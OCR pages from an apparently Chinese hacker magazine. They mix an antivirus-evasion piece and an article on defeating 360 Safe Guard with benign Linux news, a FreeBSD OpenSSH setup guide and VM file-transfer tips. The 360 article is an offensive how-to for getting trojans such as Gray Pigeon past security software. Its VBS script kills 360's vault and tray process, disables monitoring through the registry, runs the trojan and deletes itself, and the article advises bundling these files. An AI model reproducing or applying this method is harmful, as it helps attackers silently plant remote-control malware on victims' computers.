


图4　执行结果

操作成功，下面我们来看看效果。用瑞星再次查杀该文件，结果如图5，瑞星已经不报警了，顺利通过检测，成功免杀！




图5　免杀成功

这种免杀方法的好处就是免杀效果好的话，一般就能一次性过多个杀毒软件。看来要免杀，不妨多换换思路。

编辑点评：

免杀dll的文章比较少，本期也选取了一篇，希望大家能对这方面的知识补充一下。“壳中改籽”方法可能有些人知道，也有些人不知道，我记得很早之前就看过一篇关于“壳中改籽”的文章，但那是写关于壳方面的，所以很多时候，有些方法是可以借鉴的。

简单突破360安全卫士

□佚名

从本文你可以学习到：
多种方式简单突破360

由于360安全卫士是一款免费的安全工具，因此受到很多计算机爱好者的追捧和喜欢，甚至有人将它当作是迷你的杀毒软件来使用。因为360安全卫士不仅可以扫描系统中的恶意程序，而且它的实时监控功能也可以起到很好的防御作用，尤其是现在主流的木马程序，都是利用系统服务进行启动，所以要想成功的进行远程控制操作，就必须突破360安全卫士的服务监控功能。

一、利用功能插件

由于360安全卫士的知名度极高，因此现在推出的一些木马程序，默认都可以突破安全卫士。但是对于灰鸽子这样的老木马，突破起来就有了很多的难度，还好灰鸽子的插件管理功能为我们的操作提供了便利。

首先运行灰鸽子的客户端程序，点击工具栏上的“配置服务程序”，在弹出的“服务器配置”窗口，按照自己的需要配置相关的内容信息。最后点击“插件功能”选项卡，这里我们就可以添加突破安全卫士的插件。




图1　配置服务端

点击“文件路径”后的按钮选择需要的插件。由于突破安全卫士的插件是以EXE格式存在的，因此需要在“文件类型”中选择“所有文件”才可以进行选择。然后点击“添加”按钮将其添加到插件列表，如果用户选择了“只在程序安装时加载插件”的选项，那么插件只会在服务端程序安装运行的时候进行加载，以后服务端程序在启动的时候就不会再加载了，如图1。

配置完成以后点击“生成服务器”按钮，就可以生成我们需要的木马服务端。这种方法的好处是简单易用，但是缺陷是只支持灰鸽子木马程序。

二、加壳进行突破

第一种方法不适用于其它的木马程序，所以我们只好想其它的突破办法。最近我在暗组发现了一个补丁程序，不但可以突破杀毒软件的主动防御，也可以突破安全卫士的实时监控功能。

首先生成需要的服务端程序，任意一款木马服务端程序都可以。接着运行北斗3.7的加壳程序，点击“打开”按钮来选择刚刚生成的服务端程序，然后点击“压缩”按钮就可以进行加壳操作。加壳完成以后运行补丁程序，直接将刚刚加壳处理过的文件拖拽到程序的输入框里面，最后点击“补丁文件”按钮就可以完成操作。

从这个补丁文件的介绍可以看出，该程序并不是直接对安全卫士进行操作，而是对保险柜进行的直接破坏。稍微了解的用户都知道，现在的安全卫士捆绑了保险柜，而保险柜起到的一部分作用就是对安全卫士进行保护。而保险柜为了保护自身，使用了一个驱动文件，而该程序就是通过破坏这个驱动文件，从而破坏保险柜以至最终破坏整个安全卫士。

这种方法最大的优势就是可以对任何的病毒木马进行操作，而不足之处就是首先需要对文件进行北斗壳的处理。

三、脚本破坏操作

其实以前就有通过脚本来破坏安全卫士的方法，当时人们通过脚本来模拟鼠标的操作，用以关闭系统中安全卫士的监控模块。但是现在即使是关闭了监控模块，安全卫士也会在后台拦截木马病毒的操作。

下面就给大家介绍一段VBS脚本代码，

```
Dim nohack
set nohack=wscript.createobject("wscript.shell")
nohack.run "cmd /c kill360box.exe",0
wscript.sleep 2000
nohack.run "cmd /c del kill360box.exe",0
wscript.sleep 2000
nohack.run "cmd /c taskkill /im 360tray.exe /f",0
wscript.sleep 2000
nohack.RegWrite"HKLM\SOFTWARE\360Safe\ safemon\MonAccess",0,
"REG_DWORD"
wscript.sleep 2000
nohack.run "cmd /c muma.exe",0
wscript.sleep 4000
nohack.run "cmd /c del 1.vbs",0
```

将以上代码在记事本中输入后另存为kill.vbs，其中的kill360box.Exe就是一款破坏保险柜的程序，它的作用和上面方法二的补丁是一样的，通过破坏保险柜最终达到破坏安全卫士的目的。在每一条控制命令之后，我都加入了一条延迟命令。

虽然kill360box.Exe程序可以破坏安全卫士，但是在系统重新启动以后，安全卫士还是可以检测出被添加的系统服务，所以还需要修复注册表达到更改安全卫士设置的目的。

在注册表的**HKLM\SOFTWARE\360Safe\safemon**项里面，分别对应了安全卫士中的监控项目，比如MonAccess就代表系统关键位置的系统监控。**将MonAccess的值设置为1，就代表进行监控，设置为0则代表不监控**。最后，只需要将木马、kill360box和脚本文件，利用捆绑程序进行捆绑就可以了。

四、总结

通过上面的这三种方法，都可以达到突破360安全卫士的作用。虽然我已经明白这些方法主要都是通过破坏保险柜来实现的，但是怎样破坏保险柜我还不得而知。不过我猜想，既然保险柜的驱动文件修改了系统的SSDT，那么理论上通过破坏或恢复系统中的SSDT，完全是可以达到破坏保险柜的作用。

编辑点评：

以前都很少看到对360免杀的文章，所以本期特意选取了一篇，因为我发现使用360的用户还是挺多的。记得有一次问MM：“你知道金山、瑞星吗？”，答曰：“不知道”；我又问：“那知道360吗？”，答曰：“知道！”，我都有点郁闷了！所以大家搞免杀还是要关注一下360哦！NOHACK

飘首：

我国在政策上终于认识到不依赖Windows的重要性了，但政策实施下来怎么这么难呢？比如说电信，你敢说它没有阻碍Linux的发展吗？不知道大家用的是不是电信的宽带，电信为了防止网络共享，推出了星空极速拨号软件，把你的宽带账号加密。我装宽带时问他们有没有For Linux的版本？答曰："没有"。那怎么办？"换回Windows才能给你装"，我郁闷……这是1年多以前的事了，可直到现在，我的Linux要上网还必须开个虚拟机虚拟个Windows来拨号。事实证明电信根本就没把Linux用户当回事，我想买龙芯，我想用红旗，我想爱国，可电信不给我机会啊，但愿明年一切都会好起来吧。

Linews

1、Windows 7生不逢时　Linux能否成功就在此一举

前段时间据国外媒体报道，有分析师指出，鉴于当前的经济形势，Windows 7上市后的销售情况预计不会好于Windows Vista。

由于兼容性和硬件需求高等问题，Windows Vista并不算是一款成功的操作系统，很多企业表示将跳过Vista而直接升级到Windows 7。而且，从微软已经发布的Windows 7预览版（M3 6801）市场反馈看，Windows 7的确是一款不错的系统。

不过由于当前全球经济低迷，Windows 7同样将遭遇Vista噩梦。尽管系统本身很出色，但企业有可能不会立即投资来升级软件。与Vista相比，Windows 7的惟一优势是使得Windows XP变得更加古老。

风飘点评：

也许Windows 7再早1年出世，也不会是现在这个局面。Vista给了Linux足够的喘息时间，显然Linux还没有绝对的优势与Windows 7争夺桌面市场，但对于企业来说，他们已经有了一个新的选择。微软虽然加大了研发资金，但也有金钱无法衡量的，那就是全世界Linux程序员的热情。战斗还会继续……

2、Firefox扩展有望登录IE8

IE Blog最近发布了一条消息说，在由"计算机历史博物馆"举办的会议上，Google、微软以及Mozilla共聚一堂，畅谈浏览器平台的未来。而其中一个重要的议题就是："从Firefox到IE：如何编写跨浏览器的扩展"。

Firefox做为一款开源产品，有着令其他浏览器无法望其项背的数量庞大的扩展，而在软件向服务转变的大潮中，在线应用类产品正随着Web的不断扩充而逐渐取代传统的桌面。

正如操作系统时代时的跨平台开发一样，愈演愈烈的浏览器大战也正在上演当初的一幕。从技术进步的角度来看，Web的开放性以及更好的语言无关性为跨浏览器开发奠定了坚实的基础。

风飘点评：

这是一个飞跃，浏览器大战还在激烈的进行着，但无论战争多激烈，有一个统一的标准都是最重要的。Web程序员天天为浏览器兼容问题大伤脑筋的日子虽然已经成为历史，但我们已经从这种境况中解脱了吗？没有，我没有完全抛弃Windows，因为火狐登录不了网上银行。我们需要一个兼容的代码标准，也需要一个兼容的平台。

3、第二台Android手机Agora即将上市

现在，澳大利亚公司Kogan已经推出了世界第二款基于Android平台的手机，该手机定价299澳元而且没有网络锁。这款Android手机是到目前为止第二种使用Android平台的手机，手机的名称为"Agora"，共有两种版本销售，其中标准版的售价为299澳元，而Agora Pro"版本的价格为399澳元。

目前这两个型号的手机均无现货，需要手机的用户可以从Kogan的网站上进行预订，预计手机将在09年1月29日上市。其中标准版的配置为QWERTY键盘、中央导航键、2.5英寸触摸屏、MicroSD卡插槽、3G连接。

风飘点评：

前几天老盯着taobao上的G1流口水，现在终于又多了一款可以盯着流口水的机器了。明年春天Android将登录中国，同时又有好几款新机会上市，Android的春天要到了，明年的手机市场又将是一片硝烟。

4、美国厂商：我的PC可以运行Mac OS X，但不预装

Psystar的黑金塔系统让苹果抓狂并上了法院，结果有厂商曲线救国，它的名字叫EFi-X。它的想法很简单，既然苹果不让我们装Mac OS X，那我们就生产兼容这种系统的硬件，但不预装系统，让用户自己用简单的方法安装上，这样就规避了苹果的法律大棒。苹果总不可能因为PC兼容它的操作系统而上法院吧？

这种电脑采用了Core 2 Quad处理器，甚至可以超频到3.8GHz！其配置有4GB内存、GeForce 8800 GTS显示卡、万转150G硬盘和1TB 7200转硬盘，售价1899美元，是Mac Pro高端版的一半价钱。

从配置上我们就可以看出，它是一款面向发烧友的系统，但是，既然都是OS X发烧友了，自己可以用更便宜的方法去装，还会有人去买么？

风飘点评：

苹果这次真的头痛了，不单单在外国，国内本本市场也一片"曲线救国"的声音。上网本推销得火热，都装免费的Linux了，然后多花5块钱买张番茄XP，让微软自己哭吧。

FreeBSD学习笔记（三）

从本文您可以学到：

了解FreeBSD下SSH服务的使用

作为一台服务器，你可以没有apache，可以没有mysql，但你不能没有SSH。安装好一台主机之后，首先要配置的也是SSH，之后你就可以回家躺在沙发上慢慢配置你的服务器了。上一期我们已经学会了怎样在FreeBSD上安装软件，那我们现在要安装的第一个软件，就是今天的主角，OpenSSH。

小知识：

什么是SSH?

让我们看看Wiki的定义：SSH是指Secure Shell，SSH协议族由IETF（Internet Engineering Task Force）的Network Working Group制定，SSH协议是建立在应用层和传输层基础上的安全协议。

传统的网络服务程序，如FTP、Pop和Telnet，其本质上都是不安全的，因为它们在网络上用明文传送数据、用户账号和用户口令，很容易受到中间人（man–in–the–middle）攻击方式的攻击。也就是存在另一个人，或者一台机器冒充真正的服务器接收用户传给服务器的数据，然后再冒充用户把数据传给真正的服务器。

SSH（Secure Shell）是目前比较可靠的为远程登录会话和其他网络服务提供安全性的协议，利用SSH协议可以有效防止远程管理过程中的信息泄露问题。通过SSH，可以把所有传输的数据进行加密，也能够防止DNS欺骗和IP欺骗。

安装OpenSSH

FreeBSD在安装的时候会问你是否开启SSH，如果你选择开启，那就不需要安装了，你的SSH已经运行了。如果你跟我一样没有开启，那我们就先一起来安装它吧。

```
# -- sysinstall generated deltas -- # Sat Oct 11 11:22:36 2008
# Created: Sat Oct 11 11:22:36 2008
# Enable network daemons for user convenience.
# Please make all changes to this file, not to /etc/defaults/rc.conf.
# This file now contains just the overrides from /etc/defaults/rc.conf.
hostname="host"
ifconfig_le0="DHCP"
keymap="us.iso"
linux_enable="YES"
moused_enable="YES"
sshd_enable="YES"
~
~
~
~
~
~
~
~
~
~
~
/etc/rc.conf: unmodified: line 1
```

图1 编辑rc.conf文件

```
host# /etc/rc.d/sshd start
Generating public/private rsa1 key pair.
Your identification has been saved in /etc/ssh/ssh_host_key.
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
bd:bc:db:b7:7a:a3:0b:39:9b:94:68:90:ad:24:78:54 root@host
Generating public/private dsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_dsa_key.
Your public key has been saved in /etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
d2:8d:a5:ec:96:ad:b3:c7:6c:15:f7:ba:7d:1e:ee:48 root@host
Generating public/private rsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
74:03:6b:85:90:40:3e:22:b5:92:29:2b:cd:dd:9a:0d root@host
Starting sshd.
host#
```

图2 SSH服务启动

安装很简单，还记得我们上期讲的内容吗？只需要一个命令"**pkg_add –r openssh**"，之后耐心的等待一会，程序就会自动下载安装了。

不要高兴的太早，这时候OpenSSH只是安装了，还没有启用呢。下一步要**用vi打开文件"/etc/rc.conf"，在最后添加"sshd_enable =YES"**，如图1。

保存退出后就可以启动SSH服务了，用命令"**/etc/rc.d/sshd start**"，如图2，可以看到SSH服务正常启动了。

SSH服务的配置

SSH是分为客户端和服务端的，也有不同的配置文件，但对于一般用户，客户端一般不需要什么配置，直接用ssh命令登录服务器就可以了，我们要配置的主要是服务端。

SSH配置文件存放在"**/etc/ssh**"目录中，**主要的配置文件有"ssh_config"，这用来配置客户端；而"sshd_config"就是用来配置服务端的了**。用vi打开这个文件，命令为"**vi /etc/ssh/sshd_config**"。

我把其中比较重要的配置项目列出来，大家根据自己的需要进行配置吧。

Host *

选项"Host"只对能够匹配后面字串的计算机有效，"*"表示所有的计算机。

Port 22

"Port"设置服务端口，默认是22端口。

ForwardAgent no

"ForwardAgent"设置连接是否经过验证代理（如果存在）转发给远程计算机。

PermitRootLogin yes

"PermitRootLogin"设置成"no"将禁止root用户登录。如果想更好的提高安全性，可以把这个选项设置成"PermitRootLogin without–password"，这样root用户就不能从没有密匙的计算机上登录。

ForwardX11 no

"ForwardX11"设置X11连接是否被自动重定向到安全的通道和显示集（DISPLAY set）。

RhostsAuthentication no

"RhostsAuthentication"设置是否使用基于rhosts的安全验证。

RhostsRSAAuthentication no

"RhostsRSAAuthentication"设置是否使用用RSA算法的基于rhosts的安全验证。

RSAAuthentication yes

"RSAAuthentication"设置是否使用RSA算法进行安全验证。

PasswordAuthentication yes

"PasswordAuthentication"设置是否使用口令验证。把这个选项设置为"no"则只允许用户用基于密匙的方式登录。

FallBackToRsh no

"FallBackToRsh"设置如果用ssh连接出现错误是否自动使用rsh。

UseRsh no

"UseRsh"设置是否在这台计算机上使用"rlogin/rsh"。

BatchMode no

"BatchMode"如果设为"yes"，passphrase/password（交互式输入口令）的提示将被禁止。当不能交互式输入口令的时候，这个选项对脚本文件和批处理任务十分有用。

CheckHostIP yes

"CheckHostIP"设置ssh是否查看连接到服务器的主机的IP地址，以防止DNS欺骗。建议设置为"yes"。

StrictHostKeyChecking no

"StrictHostKeyChecking"如果设置成"yes"，ssh就不会自动把计算机的密匙加入"$HOME/.ssh/known_hosts"文件，并且一旦计算机的密匙发生了变化，就拒绝连接。

另外，还有一些很有用，也很重要的文件：

~/.ssh/authorized_keys

此文件存储的是用户的公钥，当其远程登录时可以用此公钥为其进行认证。公钥信息并非要求高度安全性的文件，但仍推荐将其权限置为700。如果此文件、~/.ssh目录或者此用户的主目录能被其他用户读取，则此文件将可能被其他非授权用户修改或置换。此种情况下，除非在主配置文件中把StrictModes的值置为"no"，否则sshd将不允许使用此文件。

~/.ssh/known_hosts

用户曾成功登入过的主机的host key都将存放于此文件，但不包括系统间已经互相成功认证的主机host key，只能让root和属主具有读写权限。

/etc/nologin

如果这个文件存在，sshd将拒绝除root用户外的任何其他用户登录。当任何用户在尝试登录时，此文件都将被显示，但所有非root用户将被拒绝，此文件应该是全局可读的。

/etc/ssh/ssh_known_hosts

存入系统级别的互相认证时已知主机的host key。这个文件需要管理员手动配置，可以将已知主机的公钥存入此文件。此文件只能为root或属主读写，但应该是全局可读的。

/etc/ssh/sshd_config

sshd的主配置文件。

根据你的实际需要进行配置，配置完成以后重新启动SSH服务，用命令"**/etc/rc.d/sshd restart**"，之后就可以使用SSH了。也许为了提高安全性，你会选择禁止使用密码而是使用密匙来进行验证，那我们就需要来看看密匙的使用方法了。

小知识：

SSH的验证分为两种，一种是基于口令的，一种就是基于密匙的。采用口令方式方便灵活，但安全性差，可以受到中间人攻击；采用密匙验证可以有效防止攻击，并且口令也不会在网络上传输，能大幅度提高安全性。

密匙的使用

首先，你要生成自己的密匙，密匙是一对，分为公匙和母匙，哦，不对，**是公匙和私匙**。你可以用命令"**ssh-keygen**"来生成一个密匙对。直接执行这个命令，结果如图3。

```
host# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
0d:d7:a0:ee:26:c7:74:e3:ae:88:12:04:9c:6a:5d:d8 root@host
host# 
```

图3　生成密匙

命令执行后会先询问你密匙存放的位置，**默认是"~/.ssh"目录**，不需要修改，直接回车。然后就是输入口令了，接着就会生成密匙，并且告诉你密匙放在哪里。**其中"id_rsa.pub"就是你的共匙，而"id_rsa"是私匙。**

有了密匙之后，就可以将你的共匙分发到服务器上了。在服务器上，在自己的家目录下创建一个"**.ssh**"的子目录，**把你的公用密匙"id_rsa.pub"复制到这个目录下并把它重命名为"authorized_keys"。**

然后执行"**chmod 644 .ssh/authorized_ keys**"，这样你的共匙就分发好了。至于私匙，找个保险的地方藏好，以后就要靠它来登录了。一般就放到"~/.ssh/"下，放到别的地方的话，在你使用ssh命令的时候程序无法自动监测到你的私匙，你就要用"**ssh -i 密匙路径**"来指定了。

如果你的密匙不幸被人偷了，你只需要重新生成一对，重新分发就可以了。到这里SSH的学习也结束了，OpenSSH不光在FreeBSD，在其他系统上的用法也是一样的，希望本文能对你有所帮助。

编辑点评：

在农历春节即将到来之际，学习完作者交给大家的"FreeBSD学习笔记"，是否意犹未尽呢？知识是永远学不完的，期待新的一年里大家平安健康！

窗内外文件传输简约方案

图七绝书生

从本文您可以学到：

1、怎样通过VM共享文件夹

2、使用FileZilla传输文件

闲来无事，将《07年黑客手册合订本》翻出来看，看到8月份的一篇文章《窗内外小文件传输解决方案》，再次佩服一遍作者的水平。然而杀鸡焉用牛刀，Linux虚拟机与Windows主机的文件传输可以更加简单，下面我把自己的方法跟和我一样的菜菜分享一下。




图1　设置共享文件夹

方法一、使用共享文件夹

使用共享文件夹需要安装VMware tools。什么？你没安装VMware tools？没装还不快装！

1、设置共享文件夹

选择命令菜单下的"编辑虚拟机设置"选项，单击"选项"卡下的"共享文件夹"，如图1。

单击"添加"按钮，可以建立一个或多个共享文件夹。

2、使用共享文件夹

在虚拟机中，进入/**mnt/hgfs**目录，看到所有共享文件夹，这样就可以直接在文件夹中读取或写入文件。

方法二、使用FileZilla

FileZilla可以方便的完成主机与虚拟机之间的文件传输，支持文件拖曳，是菜菜的最爱。

安装完成后启动FileZilla，主机、用户名、密码、端口依次填写虚拟机的IP地址、账号、密码及要使用的端口（通常使用22端口）。填写完成后点击"快速连接"进行连接，连接成功后直接拖曳文件即可，就像本机一样方便，如图2。

